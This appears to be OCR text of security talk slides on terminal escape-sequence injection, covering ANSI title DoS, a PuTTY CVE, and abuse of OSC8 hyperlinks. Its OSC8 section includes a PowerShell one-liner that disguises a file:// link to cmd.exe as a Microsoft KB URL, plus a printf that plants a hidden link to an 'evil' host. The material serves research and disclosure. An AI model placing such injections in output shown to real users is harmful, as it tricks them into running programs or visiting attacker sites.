NGINX, VARNISH, CH[illegible]MINI-HTTPD, WEBR[illegible]ERVER,YAWS
AND BOA LOG ESCAP[illegible]JECTION - 2010-01-10

https://w[illegible]sh.it/team/ush/hack_httpd_escap[illegible].txt

2022 - Eviatar Gerzi

CYBERARK
The Identity Security Company

Why CyberArk | Products | Solutions | Services & Support | Try & Buy

```
1.  printf("\x1b\x5d\x30\x3b%s\x07", userTitle);
```

`\x1b\x5d\x30\x3b` → The start of a title `ESC ] 0 ;`.

`\x07` → The end of a title.

If the attacker has control of the `userTitle` and can call it multiple times, it can cause DoS.

Here is a summary of our findings in the Windows terminals:

App	Category	OS	DoS	CVE
Customized C++ app	Local App	Windows	Yes SetWindowText → affects the whole computer GdipDrawString → affects only the application	
PuTTY	Terminal		Yes – the whole computer	CVE-2021-33500 Fixed version: 0.75


https://www.cyberark.com/resources/threat-research-blog/dont-trust-this-title-abusing-terminal-emulators-with-ansi-escape-characters

2022 - Eviatar Gerzi

https://www.cyberark.com/resources/threat-research-blog/don-t-trust-this-title-abusing-terminal-emulators-with-ansi-escape-characters

ESC] 9 ; 7 ; ”*cmd*“ ST	Run some process with arguments.

PROPRIETARY ESCAPE CODES



ADAPTED


TRUSTED

NICE?

WEPONIZE!

OSC8

LINK ALL THE THINGS!



OSC8

LINK ALL THE THINGS!

```
printf '\033]8;;http://example.com\033\\This is a link\033]8;;\033\\'
This is a link
```


https://github.com/Alhadis/OSC8-Adoption

OSC8

LINK ALL THE THINGS!

```
write-output "An error has occured. Visit $([char]0x1b)]8;;file://c:
\Windows\System32\cmd.exe$([char]0x1b)\https://learn.microsoft.com/
KB123YOLO$([char]0x1b)]8;;$([char]0x1b)\ To learn more"

An error has occured. Visit https://learn.microsoft.com/KB123YOLO To
learn more
```

NEW ADDITION OF FILE:URI = POTENTIAL FOR FUNSTUFF


Command Prompt
Windows PowerShell
PS C:\Users\stok> write-output "An error has occured. Visit $([char]0x1b)]8;;file://c:\Windows\System32\cmd.exe$([char]0x1b)\https://learn.microsoft.com/KB123YOLO$([char]0x1b)]8;;$([char]0x1b)\ To learn more"
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>
Activate Windows
Go to Settings to activate Windows.

OSC8


LINK ALL THE THINGS!

```
printf '\033]8;;http://example.com\033\\This is a link\033]8;;\033\\'
This is a link
```

OSC8

LINK ALL THE THINGS!

```
printf  '\033]8;;http://evil.terminalinjection.com\007'
➜  logs ls -la
total 912
drwxr-xr-x@   3 stok  staff      96 Jul 10 12:40 .
drwx------@ 169 stok  staff    5408 Jul 10 12:40 ..
-rw-r--r--@   1 stok  staff  405305 Jul 10 13:32 everything.log
```




SOME TERMINALS GENERATE WARNINGS, OTHERS DONT.

